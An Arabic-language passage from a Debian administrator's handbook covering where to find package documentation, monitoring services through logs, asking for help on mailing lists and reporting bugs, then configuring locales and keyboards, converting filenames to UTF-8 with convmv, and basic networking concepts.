لكل حزمة وثائقها الخاصة. حتى أقل البرامج توثيقًا لها عموماً ملف `README` يحوي بعض المعلومات المفيدة وأحياناً المهمة. يُثَبَّتُ التوثيق في المجلد `/usr/share/doc/package/` (حيث يمثل *package* اسم الحزمة). إذا كان التوثيق كبيراً على وجه الخصوص، فقد لا يرفق ضمن حزمة البرنامج الرئيسة، بل يمكن أن ينقل إلى حزمة مخصصة تُسمَّى عادة `package-doc`. « توصي » (recommend) الحزمة الرئيسة عموماً بثبيت حزمة التوثيق حتى تستطيع العثور عليها بسهولة.

توجد بعض الملفات التي توفرها دبيان أيضاً في المجلد `/usr/share/doc/package/` وهي تكمل التوثيق من خلال وصف خصوصيات الحزمة أو تحسيناتها مقارنة بالنسخة التقليدية من البرمجية. حيث يبين الملف `README.Debian` جميع التغييرات التي أُجريَت في سبيل التوافق مع سياسة دبيان. ويسمح الملف `changelog.Debian.gz` للمستخدم بتتبع التعديلات التي أجريت على الحزمة عبر الزمن: هذا الملف مفيد جداً عند محاولة فهم ما تَغيَّر بين نسختين مثبتتين من البرنامج ليس لهما السلوك نفسه. أخيراً، يوجد أحياناً ملف `NEWS.Debian.gz` الذي يوثّق التغيُّرات الكبيرة في البرنامج والتي قد تُهِمُّ مدير النظام بشكل مباشر.

7.1.4. مواقع الوب

في معظم الحالات، هناك مواقع وب للبرمجيات الحرة تستخدم لتوزيعها ولتوحيد مجتمع مطوريها ومستخدميها. تُحمَّل هذه المواقع دورياً بمعلومات ذات صلة بأشكال مختلفة: توثيق رسمي، FAQ (الأسئلة الشائعة – Frequently Asked Questions)، أرشيفات القوائم البريدية، الخ. غالباً ما تكون المشكلة التي تواجهها مطروحة في العديد من الأسئلة السابقة؛ وقد تجد الحل في صفحات FAQ أو أرشيفات القوائم البريدية. إن مهارة استخدام محركات البحث بشكل جيد لا تقدر بثمن عند البحث عن الصفحات ذات الصلة بسرعة (بتقييد البحث بنطاق الموقع أو النطاق الفرعي المخصص للبرنامج). إذا أعاد البحث صفحات كثيرة جداً أو كانت النتائج لا تطابق ما تبحث عنه، يمكنك إضافة الكلمة المفتاحية **debian** لتحديد النتائج واستهداف المعلومات المطلوبة.

> *تلميح*
> من الخطأ إلى الحل
>
> إذا أعطت البرمجية رسالة خطأ محددة جداً، أدخلها في محرك البحث كما هي (بين علامتي تنصيص (") وذلك للبحث عن العبارة كاملة، وليس الكلمات المفتاحية المفردة). في معظم الحالات، سيحتوي الرابط الأول من نتائج البحث على الإجابة التي تحتاج.
> في حالات أخرى، تعطيك البرمجية رسائل خطأ عامة، مثل « Permission denied ». في هذه الحالة، من الأفضل التحقق من صلاحيات العناصر المرتبطة بالأمر (ملفات، أسماء مستخدمين، مجموعات، إلخ).

إذا لم تعرف عنوان موقع البرنامج على الوب، توجد طرق متنوعة للحصول عليه. أولاً، تحقق من وجود حقل `Homepage` في البيانات الفوقية (meta-information) الخاصة بالحزمة (**`apt-cache show`** ***`package`***). أو قد يحتوي وصف الحزمة على رابط لموقع البرنامج الرسمي. إذا لم تجد أي عنوان، انظر في `/usr/share/doc/`*`package`*`/copyright`. عادة ما يبين مشرف حزمة دبيان في هذا الملف المكان الذي حصل منه على شفرة البرنامج المصدرية، ويحتمل أن يكون هذا الموقع هو الذي تحتاج إليه. إذا لم تثمر أبحاثك حتى الآن، استشر فهرساً للبرمجيات الحرة، مثل Freecode.com (سابقاً Freshmeat.net)، أو ابحث مباشرة في محرك بحث عام، مثل غوغل أو ياهو.

→ http://freecode.com/

قد ترغب أيضاً بالتحقق من ويكي دبيان، وهو موقع تعاوني يسمح لأي أحد، حتى الزوار، بتقديم اقتراحاته مباشرة من المتصفح. يستفيد المطورون من هذا الويكي لتصميم وتخصيص مشاريعهم، كما يستفيد منه المستخدمون لمشاركة معلوماتهم وكتابة الوثائق بشكل تعاوني.

→ http://wiki.debian.org/

7.1.5. الدروس (***HOWTO***)

الـ howto هو مستند يصف كيفية الوصول إلى هدف محدد خطوة بخطوة. تختلف الأهداف المغطاة بين الدروس المختلفة بشكل كبير، لكنها تقنية بطبيعتها غالباً: مثلاً، كيفية إعداد IP Masquerading (تنكر عناوين IP)، ضبط Software RAID، تثبيت مخدّم سامبا، إلخ. تحاول هذه المستندات غالباً تغطية جميع المشاكل التي يحتمل حدوثها أثناء تطبيق التقنية المشروحة.

يدير مشروع توثيق لينكس (LDP = Linux Documentation Project) العديد من الدروس المشابهة لهذه، يستضيف موقع المشروع جميع هذه الوثائق:

→ http://www.tldp.org/

عليك أن تأخذ بعين الاعتبار أن عمر هذه الوثائق غالباً ما يكون عدة سنوات؛ وأحياناً تكون معلوماتها منتهية الصلاحية. كما أن هذه الظاهرة منتشرة أكثر في ترجمات هذه الوثائق، نظراً لأن التحديثات ليست منهجية ولا فورية بعد نشر نسخة جديدة من المستند الأصلي. هذا جزء من متعة العمل في بيئة تطوعية ودون أية قيود...

7.2. إجراءات شائعة

إن الهدف من هذا القسم هو تقديم بعض النصائح العامة لبعض العمليات التي يحتاج مدير النظام تنفيذها بشكل متكرر. لا يمكن أن تغطي هذه الإجراءات جميع الحالات الممكنة بالتفصيل، لكنها ستخدمك كنقطة انطلاق للحالات الصعبة جدًا.

استكشاف

الوثائق باللغة الفرنسية

غالبًا ما تتوفر الوثائق المترجمة إلى لغات غير الإنكليزية في حزمة منفصلة لها نفس اسم الحزمة المرتبطة بها، متبوعًا باللاحقة `-lang` (حيث `lang` هو رمز ISO الخاص باللغة وهو مكون من حرفين).

بالتالي، تحوي الحزمة *apt-howto-fr* الترجمة الفرنسية لل howto الخاصة بـ *APT*. وأيضًا، الحزمتان *quick-reference-fr* و*debian-reference-fr* (مرجع دبيان) هما النسختان الفرنسيتان للأدلة المرجعية في دبيان (التي كتبها Osamu Aoki بالإنكليزية أولاً).

7.2.1. إعداد البرامج

عندما ترغب بإعداد حزمة مجهولة، عليك العمل في مراحل. أولاً، عليك قراءة ما وثّقَه المشرف على صيانة الحزمة. سوف تساعدك قراءة الملف `/usr/share/doc/package/README.Debian` في التعرف على التغييرات الخاصة التي أضيفت لتبسيط استخدام البرنامج. هذه المعلومات أساسية أحياناً لفهم الاختلاف عن

سلوك البرنامج الأصلي الذي يوصف في الوثائق العامة، مثل دروس howto أو غيرها. أحياناً يُفصِّل هذا الملف أيضاً الأخطاء الأكثر شيوعاً حتى تتفادى إضاعة وقتك في حل المشاكل الشائعة.

بعدها، عليك النظر في وثائق البرنامج الرسمية – وقد تحدثنا في القسم السابق من الفصل عن المصادر العديدة المتوفرة للحصول على الوثائق. يعطي الأمر **`dpkg -L`** ***`package`*** قائمة بالملفات المضمنة في الحزمة؛ وهو ما يساعدك على التعرف سريعاً على الوثائق المتوفرة (بالإضافة إلى ملفات الإعداد، الموجودة في `/etc/`). كما يعطي الأمر **`dpkg -s`** ***`package`*** البيانات الفوقية للحزمة ويُظهِر أية حزم توصي بها أو تقترحها؛ حيث تحتوي تلك الحزم على وثائق أو أدوات تسهّل إعداد البرمجية.

أخيراً، غالباً ما تكون ملفات الإعداد موثقة بنفسها من خلال العديد من التعليقات التوضيحية التي تفصّل القيم المختلفة التي يمكن إسنادها لكل متغيّر. أحياناً تكون التعليقات كثيرة لدرجة أنه يكفي اختيار سطر من بين السطور المتوفرة في التعليقات وتفعيله فقط. في بعض الحالات، تُقدَّم أمثلة عن ملفات الإعداد في المجلد `/usr/share/doc/`*`package`*`/examples/`. قد تخدمك هذه الأمثلة كأساس تبني عليه ملفات الإعداد التي تناسبك.

> *سياسة ديبان*
>
> مكان الأمثلة
>
> يجب تثبيت جميع الأمثلة في المجلد `/usr/share/doc/`*`package`*`/examples/`. قد تكون هذه الأمثلة ملفات إعداد، أو شفرة مصدرية لبرنامج (مثال عن استخدام مكتبة)، أو سكربت لتحويل البيانات يمكن أن يستخدمه مدير النظام في حالات معينة (مثل تهيئة قاعدة بيانات). إذا كان المثال مخصصاً لمعمارية معينة، فيجب تثبيته في `/usr/lib/`*`package`*`/examples/` ويجب وجود رابط يشير إلى ذلك الملف من مجلد `/usr/share/doc/`*`package`*`/examples/`.

7.2.2. مراقبة الخدمات

فهم ما تفعله إحدى الخدمات معقدٌ نوعاً ما، ذلك لأنها لا تتفاعل مباشرة مع مدير النظام. للتحقق من أن إحدى الخدمات تعمل فعلاً، عليك اختبارها. مثلاً، للتحقق من خدمة أباتشي (مخدم الوب)، اختبرها بتفيذ طلب HTTP.

للمساعدة في إجراء مثل هذه الاختبارات، تُسَجِّلُ كل خدمة عادة كل ما تفعله، بالإضافة إلى أية أخطاء تواجهها، في ما يسمى « بالسجلات – log files » أو « سجلات النظام – system logs ». تُخزَّن السجلات في المجلد `/var/log/` أو أحد مجلداته الفرعية. لمعرفة الاسم الدقيق لسجل الخدمة ابحث في

وثائقها. لاحظ أن إجراء اختبار واحد لا يكفي ما لم يغطي جميع حالات الاستخدام الممكنة؛ فبعض المشاكل تبرز فقط في ظروف معينة.

> *أدوات*
>
> خدمة **rsyslogd**
>
> خدمة **rsyslogd** لها خصوصية: فهي تجمع السجلات (رسائل النظام الداخليّة) التي ترسلها لها البرامج الأخرى. كل مدخلة من مدخلات السجل ترتبط بنظام فرعي (بريد إلكتروني، نواة، مصادقة، الخ) ولها أولوية، حيث يعتمد **rsyslogd** على هذين المتغيرين ليقرر وجهة هذه الرسالة. قد تُسجَّل الرسالة في ملفات log متنوعة، أو تُرسَل إلى طرفية إدارة أو الأمرين معاً. تعتمد تفاصيل العملية على إعدادات الخدمة التي يتم ضبطها في الملف `/etc/rsyslog.conf` (الملف موثق في صفحة الدليل ذات الاسم نفسه).
>
> بعض دوال لغة C، المختصّة بإرسال السجلات تُبَسِّطُ استخدام خدمة **rsyslogd**. ومع ذلك فإن بعض الخدمات تدير ملفات سجلات خاصة بها (هذه هي حالة **samba** مثلا، التي تسمح بالمشاركة بين ويندوز ولينكس عبر الشبكة).

> *أساسيات*
>
> الخدمة
>
> الخدمة (daemon) هي برنامج لا يستدعيه المستخدم صراحة ويبقى في الخلفية، ينتظر تحقق شرط خاص لتنفيذ مهمة معينة. معظم البرامج الخدمية تعمل بشكل daemons، وهذا المصطلح يفسر وجود الحرف « d » كثيراً في نهايات أسمائها (**smtpd**، **sshd**، **httpd**، الخ).

إن أية صيانة وقائية تبدأ بالاطلاع دورياً على سجلات المخدم ذات الصلة. عندها يمكنك تشخيص المشاكل قبل أن يبلغك بها المستخدمون الساخطون. والحق يقال إن المستخدمين ينتظرون أحياناً تكرار المشكلة على مدى عدة أيام قبل التبليغ عنها. يمكنك استخدام أدوات خاصة لتحليل محتوى السجلات الكبيرة. تتوفر مثل هذه الأدوات لمخدمات الوب (مثل **webalizer**، **awstats**، **analog** بالنسبة لأباتشي)، ولمخدمات FTP، ومخدمات كاش/بروكسي، وللجدران النارية، مخدمات البريد الإلكتروني، مخدمات DNS، وحتى مخدمات الطباعة. تعمل بعض هذه الأدوات بأسلوب تجزيئي (modular) وتسمح بتحليل أنواع مختلفة من السجلات. هذه هي حالة الأمر **lire** والأمر **modlogan** أيضاً. تفحص الأدوات الأخرى هذه الملفات بحثاً عن تحذيرات يجب التعامل معها، مثل **logcheck** (الذي ناقشناه في الفصل 14، *الأمن* ص 440).

7.2.3. طلب المساعدة على القوائم البريدية

إذا لم تساعدك أبحاثك المختلفة على الوصول إلى جذور المشكلة، يمكنك الحصول على المساعدة من أشخاص آخرين، أو الاستعانة بمن هم أكثر خبرة. هذا هو الهدف فعلاً من القائمة البريدية `debian-`

user@lists.debian.org . وكما هو الحال مع أي مجتمع، توجد قواعد يجب اتباعها. قبل طرح أي سؤال: عليك التحقق من أن مشكلة لم تكن موضوع نقاشات حديثة على القائمة وأنها غير مغطاة بأي وثائق رسمية.

→ http://wiki.debian.org/DebianMailingLists

→ http://lists.debian.org/debian-user/

تلميح

قراءة قائمة بريدية على الوب

بالنسبة للقوائم البريدية ذات الأحجام الكبيرة، مثل debian-user@lists.debian.org ، قد تستحق عناء تصفحها بشكل منتدى (أو مجموعة إخبارية). يسمح موقع Gmane.org بتصفح قوائم دبيان بهذا الشكل. تتوفر القائمة المذكورة أعلاه على:

→ http://dir.gmane.org/gmane.linux.debian.user

أساسيات

النتيكيت

عموماً، يجب اتباع قواعد النتيكيت (إتيكيت النت) في جميع المراسلات التي تتم عبر القوائم البريدية. يدل هذا المصطلح على مجموعة من القواعد المنطقية، تتراوح ما بين المجاملة المعروفة إلى الأخطاء التي يجب تفاديها.

→ http://tools.ietf.org/html/rfc1855

بعد أن أوفيت هذين الشرطين، يمكنك التفكير بوصف مشكلتك في القائمة البريدية. ضع من المعلومات المناسبة قدر ما تستطيع: الاختبارات المختلفة التي أجريتها، والوثائق التي قرأتها، وكيف حاولت تشخيص المشكلة، والحزم المرتبطة بالمشكلة أو تلك التي تشك بتدخلها فيها، الخ. تحقق باستخدام نظام تتبع العلل الخاص بدبيان (Bug Tracking System = BTS، مشروح في الملاحظة الجانبية نظام تتبع العلل ص 55) من وجود مشاكل مشابهة، واذكر نتائج بحثك، مُقدِّماً روابط العلل التي عثرت عليها. يتوفر نظام BTS على:

→ http://www.debian.org/Bugs/index.html

كلما كنت مهذباً ودقيقاً أكثر، كلما ارتفعت فرص حصولك على إجابة، أو على الأقل، على بعض بوادر الاستجابة. إذا تلقيت معلومات ذات صلة برسالة إلكترونية خاصة، خذ بعين الاعتبار تلخيص هذه المعلومات علناً حتى يستفيد منها الآخرون. كما أن هذا يسمح لأرشيفات القائمة –التي تُفهرسها محركات البحث المختلفة– بإظهار الحل للآخرين الذين يواجهون نفس المشكلة.

7.2.4. التبليغ عن علة عندما تكون المشكلة صعبة جداً

إذا فشلت جميع مساعيك لحل مشكلة ما، فمن الممكن أن حلها ليس مسؤوليتك، وأن المشكلة ناجمة عن علّة في البرنامج. في هذه الحالة، الإجراء المناسب هو التبليغ عن العلة إلى دبيان أو مباشرة إلى المطور المنبعي. لعمل ذلك، اعزل المشكلة قدر المستطاع وأنشئ حالة اختبار مصغرة تظهر المشكلة فيها. إذا كنت تعرف أي برنامج هو السبب الواضح للمشكلة، يمكنك العثور على حزمته باستخدام الأمر **dpkg -S** ***file_in_question***. تحقق من نظام تتبع العلل (`http://bugs.debian.org/`*`package`*) للتأكد أن العلة لم يبلغ عنها سابقاً. يمكنك عندها إرسال تقرير بالعلة، باستخدام الأمر **reportbug**، مع ذكر أكبر كمية من المعلومات، خصوصاً الوصف الكامل لحالات الاختبار المصغرة حتى يستطيع أي شخص إعادة توليد العلة.

عناصر هذا الفصل هي وسائل فعالة لحل المشاكل التي قد تثيرها الفصول اللاحقة. استخدمها كلما دعت الحاجة!

الفصل 8. الإعدادات الأساسية: الشبكة، الحسابات، الطباعة...

المحتويات:

يفترض أن تكون جاهزية الحاسوب بعد عملية تثبيت جديدة باستخدام **`debian-installer`** *أفضل ما يمكن، لكن لا يزال هناك خدمات عديدة يجب ضبطها. بالإضافة لذلك، من المفيد دوماً معرفة طريقة تغيير بعض عناصر الضبط التي تُحدَّد أثناء عملية التثبيت الأولية.*

هذا الفصل يراجع كل ما يمكن أن ندعوه « بالإعدادات الأساسية »: الشبكة، اللغة والإعدادات الإقليمية، المستخدمين والمجموعات، الطباعة، نقاط الربط (mount points)، الخ.

8.1. تعريب النظام

إذا اخترت تثبيت النظام باللغة العربية، فالأغلب أن اللغة العربية قد أصبحت الافتراضية على الجهاز بالفعل. لكن من المفيد معرفة ما يفعله المثبّت لضبط اللغة، حتى تتمكن من تغييرها لاحقاً إذا دعت الحاجة.

أدوات

الأمر **`locale`** لعرض الإعدادات الحالية

يعرض الأمر **`locale`** ملخصاً عن الإعدادات الحالية للبارامترات المحلية المتنوعة (صيغة التاريخ، صيغة الأرقام، الخ)، بشكل مجموعة من متغيرات البيئة القياسية المخصصة لتعديل هذه البارامترات ديناميكياً.

8.1.1. ضبط اللغة الافتراضية

تشير كلمة locale إلى مجموعة من الإعدادات الإقليمية. لا تقتصر هذه المجموعة على لغة النص فقط، بل تشمل أيضاً صيغة عرض الأرقام، والتاريخ، والساعة، والمبالغ المالية، بالإضافة إلى قواعد المقارنة الأبجدية (لمعاملة الحروف ذات الحركات – é مثلاً – بشكل صحيح). رغم أنه يمكن تحديد كل من هذه البارامترات بشكل منفصل، إلا أننا نستخدم locale عموماً، وهي مجموعة متناسقة من القيم التي تعطى لهذه البارامترات بحيث توافق « إقليماً » ما بشكل عام. تحدد هذه locales عادة بالصيغة *`language-code_COUNTRY-CODE`*، وأحياناً تتبعها لاحقة تحدد مجموعة المحارف أو الترميز المستخدم. هذا يسمح بأخذ الاختلافات الاصطلاحية أو الطباعية بين الأقاليم المختلفة التي تتحدث اللغة نفسها بعين الاعتبار.

ثقافة

مجموعة المحارف

تاريخياً، كان لكل locale مجموعة محارف مرتبطة معها (مجموعة المحارف المعرّفة) وترميز مفضّل (التمثيل الداخلي للمحارف في الحاسوب).

كانت أشهر الترميزات للغات اللاتينية تقتصر على 256 محرف لأنها تمثل كل محرف ببايت واحد. بما أن 256 محرف لم تكن تكفي لتغطية كل اللغات الأوروبية، ظهرت الحاجة لوضع ترميزات متعددة، وهكذا انتهى بنا الحال مع الترميزات من *ISO-8859-1* (الذي يعرف أيضاً باسم « Latin 1 ») وحتى *ISO-8859-15* (الذي يدعى أيضاً باسم « Latin 9 »)، بالإضافة لترميزات أخرى.

غالباً ما كان العمل بلغات أجنبية يحتاج للتبديل كثيراً بين الترميزات ومجموعات المحارف المختلفة. بالإضافة لذلك، كانت كتابة المستندات بعدة لغات تؤدي إلى مشاكل أكبر لا تقهر إلا بصعوبة. أنشئ Unicode (جدول كبير لجميع أنظمة الكتابة تقريباً لجميع لغات العالم) للالتفاف حول هذه المشكلة. أحد ترميزات Unicode، ألا

وهو UTF-8، يحافظ على جميع رموز ASCII البالغ عددها 128 (رموز طولها 7 بت)، لكنه يعالج المحارف الأخرى بشكل مختلف. تُسبَق تلك المحارف بسلسلة تهريب محددة (escape sequence) تتألف من بضعة بتات، تحدد ضمنياً طول المحرف. هذا يسمح بترميز جميع محارف Unicode بشكل سلسلة من بايت واحد أو أكثر. لقد انتشر استخدامه نتيجة استخدامه كترميز افتراضي في مستندات XML.
يجب استخدام هذا الترميز عموماً، ولذلك فهو الترميز الافتراضي في نظم دبيان.

تتضمن الحزمة locales جميع العناصر اللازمة حتى تعمل "localizations" الخاصة بمختلف التطبيقات بشكل سليم. تطلب هذه الحزمة أثناء تثبيتها تحديد مجموعة اللغات المدعومة. يمكن تغيير هذه المجموعة في أي وقت باستدعاء **dpkg-reconfigure locales** بصلاحيات الجذر.

يطلب منك السؤال الأول تحديد « locales » التي تريد دعمها. تحديد جميع locales العربية (أي التي تكون بدايتها « ar_ ») خيار حكيم. لا تتردد باختيار locales أخرى إذا كان الجهاز سيخدم مستخدمين أجانب. تُخزّن قائمة بجميع locales المفعّلة على النظام في الملف /etc/locale.gen. من الممكن تحرير هذا الملف يدوياً، لكن عليك تشغيل **locale-gen** بعد كل تعديل. سيولد هذا الأمر الملفات الضرورية حتى تعمل locales المضافة، كما يزيل أي ملفات عديمة الفائدة.

السؤال الثاني، الذي يطلب تحديد « Default locale for the system environment »، يريد منك تعريف locale افتراضية. الخيار المفضل في المغرب هو « ar_MA.UTF-8 »، وفي مصر « ar_EG.UTF-8 ». هناك locale لكل دولة من دول العرب. بعد ذلك سوف يُعدّل الملف /etc/default/locale لتخزين هذا الخيار. من الآن فصاعداً، سوف تُختَار هذه locale لجميع جلسات المستخدمين لأن PAM ستحقن قيمتها في متغير البيئة LANG.

وراء الكواليس

/etc/environment و /etc/default/locale

يزود الملف /etc/environment برامج **login**، و **gdm** أو حتى **ssh** بمتغيرات البيئة الصحيحة التي يجب إنشاؤها.
لا تنشئ هذه التطبيقات هذه المتغيرات مباشرة، بل عبر وحدة PAM (pam_env.so). وPAM (اختصار Pluggable Authentication Module) هي مكتبة تجزيئية تجمع آليات المصادقة، وتهيئة الجلسات، وإدارة كلمات السر في مركز واحد. انظر القسم 11.7.3.2، « إعداد PAM » ص 355 لمثال عن إعداد PAM.
يعمل الملف /etc/default/locale بطريقة مشابهة، لكنه يحوي فقط متغير البيئة LANG. نتيجة هذا التقسيم، يستطيع بعض مستخدمو PAM وراثة بيئة كاملة لكن دون اللغة. وبالفعل إن تشغيل برامج المخدمات مع تفعيل التوطين غير مستحسن؛

من جهة أخرى، التوطين والإعدادات الإقليمية مفضلة في البرامج التي تفتح جلسات المستخدمين.

8.1.2. ضبط لوحة المفاتيح

ولو أن إدارة تخطيط لوحة المفاتيح يختلف بين الوضع النصي والرسومي، إلا أن دبيان توفر واجهة إعداد موحدة تعمل مع الوضعين: تعتمد هذه الواجهة على debconf وهي متاحة في الحزمة keyboard-configuration. إذن يمكن استخدام الأمر **`dpkg-reconfigure keyboard-configuration`** في أي وقت لإعادة ضبط تخطيط لوحة المفاتيح.

تتعلق الأسئلة بالتخطيط الفيزيائي للوحة المفاتيح (أغلب لوحات المفاتيح القياسية في الحواسيب الشخصية هي « Generic 104 key »)، بعدها التخطيط الذي سنختاره (« US » بشكل عام)، وبعدها موقع مفتاح AltGr (غالباً بدون، أو ربما Alt اليمين). أخيراً يأتي سؤال عن المفتاح الذي سيستخدم كمفتاح « تجميع » (compose)، الذي يسمح بإدخال محارف خاصة عبر دمج ضغطات المفاتيح. مثلاً إذا طبعت (**تجميع ' e**) سوف تحصل على e-acute (« é »). هذه التجميعات محددة في الملف `/usr/share/X11/locale/en_US.UTF-8/Compose` (أو ملف آخر حسب ما تحدده locale الحالية في `/usr/share/X11/locale/compose.dir`).

لاحظ أن ضبط لوحة المفاتيح بهذه الطريقة سيؤثر فقط على التخطيط الافتراضي في الوضع الرسومي؛ إذ توفر بيئات GNOME و KDE وغيرهما خيارات للتحكم بلوحة المفاتيح في لوحات التحكم الخاصة بهذه البيئات، وبذلك تسمح لكل مستخدم بتطبيق إعداداته الخاصة. كما تتيح لوحات التحكم هذه بعض الخيارات الإضافية التي تتعلق بسلوك بعض المفاتيح الخاصة أيضاً.

8.1.3. الهجرة إلى UTF-8

لقد كان تعميم ترميز UTF-8 حلاً منتظراً للعديد من الصعوبات التي تعيق العمل المشترك، لأنه يسهّل التبادلات الدولية ويزيل القيود غير المبررة على المحارف التي يمكن استخدامها في المستندات. العائق الوحيد هو أنه يجب أن يمر بمرحلة انتقال صعبة نوعاً ما. خصوصاً أنها لا يمكن أن تكون شفافة بالكامل، أي لا يمكن أن تتم في الوقت نفسه في جميع أنحاء العالم، كما أن هناك عمليتي تحويل مطلوبتين: تحويل محتويات الملفات، وتحويل أسماء الملفات. لحسن الحظ، معظم هذه الهجرة قد انتهى بالفعل، ونحن نناقش العملية هنا لأخذ العلم فقط.

ثقافة

موجي-*بايك* وأخطاء التفسير

عند إرسال نص (أو تخزينه) دون تخزين معلومات عن الترميز، لا يمكن دوماً للمستقبل أن يعرف بدقة أي أسلوب يستخدم لتحديد معاني مجموعات البايتات. يمكنك عادة تكوين فكرة اعتماداً على إحصائيات عن توزيع القيم في النص، لكن ذلك لا يعطي إجابة قاطعة دوماً. عندما يختلف الترميز المستخدم للقراءة عن الترميز الذي استخدم لكتابة الملف، ستفسر البايتات بشكل خاطئ، وستظهر –في أفضل الحالات– بعض المحارف بشكل خاطئ، أو –في أسوأ الحالات– نصاً غير مقروء نهائياً.

بالتالي، إذا ظهر النص الفرنسي بشكل طبيعي عدا بعض الحروف ذات الحركات وبعض الرموز التي يبدو أنها استبدلت بسلسلة من المحارف مثل « Ã© » أو « Ã¨ » أو « Ã§ » فهذا الملف مشفر غالباً بالترميز UTF-8 لكنه يُفسّر على أنه ISO-8859-1 أو ISO-8859-15. هذه إشارة على أن النظام المحلي لم ينتقل بعد إلى UTF-8. أما إذا رأيت علامات استفهام بدلاً من الحروف ذات الحركات –حتى لو بدا أن علامات الاستفهام هذه تستبدل حرفاً كان يفترض أن يتبع الحرف ذا الحركة– فالغالب أن نظامك يستخدم UTF-8 فعلاً لكنك استقبلت مستنداً رُمِّز باستخدام Western ISO.

هذه حلول الحالات « البسيطة ». تظهر هذه الحالات فقط في اللغات الغربية، لأن ترميز Unicode (و UTF-8) مصمم لزيادة النقاط المشتركة بينه وبين الترميزات السابقة المستخدمة مع اللغات الغربية التي تعتمد على الأبجدية اللاتينية، وهذا يسمح بالتعرف على أجزاء من النص حتى لو فقد بعض المحارف.

في الحالات الأعقد، التي تشمل بيئتين تستخدمان لغتين مختلفتين لا تستخدمان الأبجدية نفسها على سبيل المثال، ستحصل غالباً على نتائج غير مقروءة أبداً — بل سلسلة من الرموز الغريبة التي لا علاقة لها ببعضها. هذه الحالة شائعة جداً في اللغات الآسيوية بسبب اختلاف اللغات وأنظمة الكتابة العديدة. لقد اختيرت الكلمة اليابانية *mojibake* (موجي-بايك) لوصف هذه الظاهرة. عندما تظهر هذه الحالة فالتشخيص أعقد، وأبسط حل عادة هجرة الطرفين إلى UTF-8.

بالنسبة لأسماء الملفات، فالهجرة سهلة نسبياً. أنشئت الأداة **convmv** (في الحزمة ذات الاسم نفسه) خصيصاً لهذا الغرض؛ فهي تسمح بإعادة تسمية الملفات من ترميز معين إلى ترميز آخر. استخدام هذه الأداة بسيط نسبياً، لكننا ننصح باستخدامها في مرحلتين لتفادي المفاجآت. يُبيّن المثال التالي بيئة UTF-8 تحوي مجلدات أسماؤها مشفرة بالترميز ISO-8859-15، وطريقة استخدام **convmv** لإعادة تسميتها.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
```

```
mv "travail/�l�ments graphiques"       "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

أما بالنسبة لمحتويات الملفات، فعمليات التحويل أعقد نتيجة التنوع الكبير في صيغ الملفات الموجودة. تتضمن بعض صيغ الملفات معلومات ترميز تُسهّل مهمة البرمجيات التي ستعالجها؛ في تلك الحالة، يكفي فتح هذه الملفات وإعادة حفظها بعد اختيار الترميز UTF-8. في حالات أخرى، عليك تحديد الترميز الأصلي (ISO-8859-1 أو « Western »، أو ISO-8859-15 أو « Western (Euro) »، حسب الصيغة. بالنسبة للعربية فالغالب أن الترميز الأصلي هو cp-1256 أو « Arabic Windows » للملفات المنشأة على ويندوز، وهناك ترميز ISO 8859-6 أو « Arabic ISO » لكنه أقل استخداماً) عند فتح الملف.

بالنسبة للملفات النصية، يمكنك استخدام **recode** (في الحزمة ذات الاسم نفسه) الذي يسمح بتغيير الترميز آلياً. لهذه الأدوات خيارات عديدة تسمح لك بتعديل سلوكه. ننصحك بالاطلاع على وثائقه، في صفحة الدليل recode(1)، أو صفحة المعلومات recode (أكثر اكتمالاً).

8.2. ضبط الشبكة

أساسيات

مفاهيم الشبكات الأساسية (إيثرنت، عنوان IP، الشبكة الفرعية، البث).

تعتمد معظم الشبكات المحلية المعاصرة على بروتوكول إيثرنت (Ethernet)، حيث تقسم البيانات إلى كتل صغيرة تعرف بالإطارات وترسل عبر الأسلاك إطاراً تلو الآخر. سرعات نقل البيانات تتراوح ما بين 10 ميغابت/ثا بالنسبة لبطاقات إيثرنت القديمة وحتى 10 غيغابت/ثا في البطاقات الأحدث (أكثر السرعات انتشاراً حالياً تتراوح بين 100 ميغابت/ثا و1 غيغابت/ثا). أكثر أنواع الكبال استخداماً تدعى 10BASE-T، أو 100BASE-T، أو 1000BASE-T أو 10GBASE-T حسب معدل نقل البيانات الذي تقدمه (يرمز T للعبارة « twisted pair »، أي زوج مفتول)؛ تنتهي هذه الكبال بوصلات RJ45. هناك أنواع أخرى من الكبال، تستخدم غالباً مع السرعات الأعلى من 1 غيغابت/ثا.

عنوان IP هو رقم يستخدم لتعريف الواجهة الشبكية الخاصة بالحاسوب على الشبكة المحلية أو الإنترنت. في النسخة الأكثر انتشاراً اليوم من بروتوكول الإنترنت (IPv4)، يتألف هذا الرقم من 32 بت، وغالباً ما يُمثَّل بشكل 4 أعداد تفصلها نقط (مثلاً `192.168.0.1`)، تتراوح قيمة كل عدد بين 0 و255 (التي توافق 8 بتات من البيانات). أما النسخة التالية من البروتوكول، IPv6، فهي توسع فضاء العنونة هذا إلى 128 بت، وتُمثَّل العناوين عموماً كسلسلة من الأرقام الست عشرية تفصل عن بعضها بنقطتين فوق بعضهما (مثلاً 2001:0db8:13bb:0002:0000:0000:0000:0020 أو 2001:db8:13bb:2::20 اختصاراً).

قناع الشبكة الفرعية (subnet mask، أو قناع الشبكة netmask) يحدد الجزء من عنوان IP الذي يوافق عنوان الشبكة باستخدام شفرة ثنائية، والجزء الباقي يحدد عنوان الجهاز. في حال إعداد عنوان IPv4 السابق كعنوان ستاتيكي للجهاز، سيكون قناع الشبكة الفرعية 255.255.255.0 (24 واحد « 1 » تتبعهم ثمانية أصفار « 0 » في الترميز الثنائي)، وهو يشير إلى أن 24 بت الأولى من عنوان IP مخصصة لعنوان الشبكة، بينما البتات الثمانية الأخيرة خاصة بالجهاز. في IPv6 يذكر عدد الوحدان فقط للوضوح؛ مثلاً قناع الشبكة لإحدى شبكات IPv6 قد يكون 64.

